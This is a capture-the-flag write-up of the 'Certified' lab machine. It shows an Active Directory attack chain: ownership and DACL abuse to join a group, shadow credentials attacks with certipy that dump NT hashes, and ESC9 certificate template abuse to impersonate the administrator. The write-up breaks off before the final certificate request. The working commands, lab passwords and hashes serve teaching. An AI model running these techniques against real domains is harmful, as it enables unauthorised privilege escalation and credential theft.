# certified

# This is certified writeup by Jiseok Song

## nmap

```
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-28 02:32:54Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-28T02:34:15+00:00; -2h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:04:20
|_Not valid after:  2105-05-23T21:04:20
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-28T02:34:15+00:00; -2h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:04:20
|_Not valid after:  2105-05-23T21:04:20
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:04:20
|_Not valid after:  2105-05-23T21:04:20
|_ssl-date: 2025-07-28T02:34:15+00:00; -2h00m01s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:04:20
|_Not valid after:  2105-05-23T21:04:20
|_ssl-date: 2025-07-28T02:34:15+00:00; -2h00m01s from scanner time.
```

*Add these two domains to /etc/hosts*

```
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

# Bloodhound and get management_svc & ca_operator

*For rusthound, run this command to get .krb5 and .ccache*

```
┌[parrot@parrot]-[~/Documents/certified]
└─→ $nxc smb 10.10.11.41 -u judith.mader -p 'judith09' --generate-krb5-file certified.krb5
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\judith.mader:judith09
┌[parrot@parrot]-[~/Documents/certified]
└─→ $sudo cp certified.krb5 /etc/krb5.conf
┌[parrot@parrot]-[~/Documents/certified]
└─→ $getTGT.py 'certified.htb/judith.mader:judith09'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in judith.mader.ccache
```

*I can run rusthound*


```
└─$ $KRB5CCNAME=judith.mader.ccache rusthound-ce -c All -d certified.htb -f dc01.certified.htb -k -no-pass
---------------------------------------------------
Initializing RustHound-CE at 22:41:22 on 07/27/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-07-28T02:41:22Z INFO  rusthound_ce] Verbosity level: Info
[2025-07-28T02:41:22Z INFO  rusthound_ce] Collection method: All
[2025-07-28T02:41:23Z INFO  rusthound_ce::ldap] Connected to CERTIFIED.HTB Active Directory!
[2025-07-28T02:41:23Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-07-28T02:41:23Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-28T02:41:23Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=certified,DC=htb
[2025-07-28T02:41:23Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-28T02:41:24Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=certified,DC=htb
[2025-07-28T02:41:24Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-28T02:41:25Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=certified,DC=htb
[2025-07-28T02:41:25Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-28T02:41:25Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=certified,DC=htb
[2025-07-28T02:41:25Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-28T02:41:25Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=certified,DC=htb
[2025-07-28T02:41:25Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2025-07-28T02:41:25Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
. Parsing LDAP objects: 1%
```

*I need to remove DOMAINDNSZONES and FORESTDNSZONES entries in domains.json since these will interfere upload*


```
1 {"data":[{"Properties":{"domain":"CERTIFIED.HTB","name":"CERTIFIED.HTB","distinguishedname":"DC=CERTIFIED,DC=HTB","domainsid":"S-1-5-21-729746778-2675978091-3820388244","isaclprotected":false,"highvalue":true,"description":null,"whencreated":1715612534,"machineaccountquota":10,
"expirepasswordsonsmartcardonlyaccounts":true,"minpwdlength":7,"pwdproperties":0,"pwdhistorylength":24,"lockoutthreshold":0,"minpwdage":"1 day","maxpwdage":"6 weeks","lockoutduration":"10 minutes","lockoutobservationwindow":-6000000000,"functionallevel":"2016","collected":true},"GPOChanges":{"LocalAdmins":[],"RemoteDesktopUsers":[],"DcomUsers":[],"PSRemoteUsers":[],"AffectedComputers":[{"ObjectIdentifier":"S-1-5-21-729746778-2675978091-3820388244-1000","ObjectType":"Computer"}]},"ChildObjects":[{"ObjectIdentifier":"38A79EE7-4002-44EB-8FE2-61DABCC843EC","ObjectType":"Container"},{"ObjectIdentifier":"7DFCBFD3-69EC-4998-BE49-DF7C47A08985","ObjectType":"Container"},{"ObjectIdentifier":"6D1112BB-D127-460B-B288-76AAA9E14892","ObjectType":"Container"},
{"ObjectIdentifier":"EF61C98D-5351-4401-AE04-DFC8B861E23D","ObjectType":"Container"},{"ObjectIdentifier":"A38BE554-F9A3-428D-84CC-C3CCCAAA343C","ObjectType":"Container"},{"ObjectIdentifier":"57459D97-E7D5-4FC3-9E40-8B24CC8A0F04","ObjectType":"Container"},{"ObjectIdentifier":"4DA1A334-2F29-4057-8D01-D0E1A996B65B","ObjectType":"OU"}],"Trusts":[],"Links":[{"IsEnforced":false,"GUID":"E0539229-2A3D-4AB5-85C7-3D5DF1033CB3"}],"Aces":[{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"Owns","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-498","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-516","PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesInFilteredSet","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChangesInFilteredSet","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-512","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-512","PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-512","PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-512","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-519","PrincipalType":"Group","RightName":"GenericAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""}],"ObjectIdentifier":"S-1-5-21-729746778-2675978091-3820388244","IsDeleted":false,"IsACLProtected":false,"ContainedBy":null},
{"Properties":{"domain":"DOMAINDNSZONES.CERTIFIED.HTB","name":"DOMAINDNSZONES.CERTIFIED.HTB","distinguishedname":"DC=DOMAINDNSZONES,DC=CERTIFIED,DC=HTB",
"domainsid":"","isaclprotected":false,"highvalue":false,"description":null,"whencreated":1715613099,"machineaccountquota":0,
"expirepasswordsonsmartcardonlyaccounts":false,"minpwdlength":0,"pwdproperties":0,"pwdhistorylength":0,"lockoutthreshold":0,"minpwdage":"","maxpwdage":"",
"lockoutduration":"","lockoutobservationwindow":0,"functionallevel":"","collected":false},"GPOChanges":{"LocalAdmins":[],"RemoteDesktopUsers":[],"DcomUsers":[],"PSRemoteUsers":[],"AffectedComputers":[]},"ChildObjects":[],"Trusts":[],"Links":[],"Aces":[{"PrincipalSID":"CERTIFIED.HTB-S-1-5-18","PrincipalType":"Group","RightName":"Owns","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-498","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesInFilteredSet","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChangesInFilteredSet","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-512","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-512","PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-512","PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-512","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-729746778-2675978091-3820388244-519","PrincipalType":"Group","RightName":"GenericAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"CERTIFIED.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""}],"ObjectIdentifier":"","IsDeleted":false,"IsACLProtected":false,"ContainedBy":null}],"meta":{"methods":0,"type":"domains","count":3,"version":6,"collectorversion":"RustHound-CE v2.4.0"}}$
```


*Upload json files and I can see the path from judith.mader*




*I need to write owner of management group. Bloodhound shows this for writeowner(bloodyAD*

*can also be used for this job)*

To change the ownership of the object, you may use Impacket's owneredit example script (cf. "grant ownership" reference for the exact link).

```
owneredit.py -action write -owner 'attacker' -t
arget 'victim' 'DOMAIN'/'USER':'PASSWORD'
```

Modifying the rights

To abuse ownership of a group object, you may grant yourself the AddMember permission.

Impacket's dacledit can be used for that purpose (cf. "grant rights" reference for the link).

```
dacledit.py -action 'write' -rights 'WriteMembe
rs' -principal 'controlledUser' -target-dn 'gro
upDistinguidedName' 'domain'/'controlledUse
r':'password'
```

Adding to the group

You can now add members to the group.

Use samba's net tool to add the user to the target group. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line:

```
net rpc group addmem "TargetGroup" "TargetUser"
-U "DOMAIN"/"ControlledUser"%"Password" -S "Dom
ainController"
```

1. owneredit

```
└─$ owneredit.py -action write -new-owner 'judith.mader' -target 'management' 'certified.htb/judith.mader:judith09'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-1103
[*] - sAMAccountName: judith.mader
[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

2. dacledit

```
└─$ dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb/judith.m
ader:judith09'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250727-225543.bak
```

3. add member

```
$net rpc group addmem "management" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S "dc01.certified.htb"
```

*GenericWrite from management to management_svc shows this*

A targeted kerberoast attack can be performed using targetedKerberoast.py.

```
targetedKerberoast.py -v -d 'domain.local' -u '
controlledUser' -p 'ItsPassword'
```

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.

The recovered hash can be cracked offline using the tool of your choice.


## Shadow Credentials attack

To abuse this permission, use pyWhisker.

```
pywhisker.py -d "domain.local" -u "controlledAc
count" -p "somepassword" --target "targetAccoun
t" --action "add"
```

For other optional parameters, view the pyWhisker documentation.

*But certipy shadow gives much easier way to get hash*




*I can use the same command(but using different user management_svc and his hash) to get ca_operator hash*

```
┌──[parrot@parrot]─[~/Documents/certified]
└─$ certipy shadow auto -account ca_operator -target 10.10.11.41 -u management_svc@certified.htb -hashes ':a091c1832bcdd4677c28b5a6a1295584'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: CERTIFIED.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '9b536ba3de55440e9ec0590734b27232'
[*] Adding Key Credential with device ID '9b536ba3de55440e9ec0590734b27232' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID '9b536ba3de55440e9ec0590734b27232' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_operator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_operator.ccache'
File 'ca_operator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
```

*management_svc is a member of remote management and can winrm*


```
┌──[parrot@parrot]─[~/Documents/certified]
└─$ nxc winrm certified.htb -u management_svc -H 'a091c1832bcdd4677c28b5a6a1295584'
WINRM       10.10.11.41     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM       10.10.11.41     5985   DC01             [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584 (Pwn3d!)
┌──[parrot@parrot]─[~/Documents/certified]
└─$ nxc winrm certified.htb -u ca_operator -H 'b4b86f45c6018f1b664f70805f45d8f2'
WINRM       10.10.11.41     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM       10.10.11.41     5985   DC01             [-] certified.htb\ca_operator:b4b86f45c6018f1b664f70805f45d8f2
```

# Get root

*certipy find -vulnerable shows a certificate that is vulnerable to esc9*

```
└─$ certipy find -vulnerable -u ca_operator@certified.htb -hashes ':b4b86f45c6018f1b664f70805f45d8f2' -target dc01.certified.htb -dc-ip 10.10.11.41 -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
```


HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : CERTIFIED.HTB\Administrators
Access Rights
ManageCa : CERTIFIED.HTB\Administrators
CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
ManageCertificates : CERTIFIED.HTB\Administrators
CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
Enroll : CERTIFIED.HTB\Authenticated Users
Certificate Templates
0
Template Name : CertifiedAuthentication
Display Name : Certified Authentication
Certificate Authorities : certified-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectRequireDirectoryPath
Enrollment Flag : PublishToDs
AutoEnrollment
NoSecurityExtension
Upn set(Essential for esc9)

```
Extended Key Usage                  : Server Authentication
                                      Client Authentication
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Schema Version                      : 2
Validity Period                     : 1000 years
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Template Created                    : 2024-05-13T15:48:52+00:00
Template Last Modified              : 2024-05-13T15:55:20+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights               : CERTIFIED.HTB\operator ca
                                      CERTIFIED.HTB\Domain Admins
                                      CERTIFIED.HTB\Enterprise Admins
  Object Control Permissions
    Owner                           : CERTIFIED.HTB\Administrator
    Full Control Principals         : CERTIFIED.HTB\Domain Admins
                                      CERTIFIED.HTB\Enterprise Admins
    Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                      CERTIFIED.HTB\Enterprise Admins
    Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                      CERTIFIED.HTB\Enterprise Admins
    Write Property Enroll           : CERTIFIED.HTB\Domain Admins
                                      CERTIFIED.HTB\Enterprise Admins
[+] User Enrollable Principals      : CERTIFIED.HTB\operator ca
[!] Vulnerabilities
  ESC9                              : Template has no security extension.
```

*Let's exploit this certificate to be authorized as administrator*

*First, update my account with upn as administrator*

```
└──╼ $certipy account update -user ca_operator -u management_svc@certified.htb -hashes ':a091c1832bcdd4677c28b5a6a1295584' -upn administrator -target dc01.certified.htb -dc-ip 10.10.11.41
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_operator'
```

Set ca_operator's upn as administrator by using management_svc creds

*Request ticket using template and ca_operator cred*

```
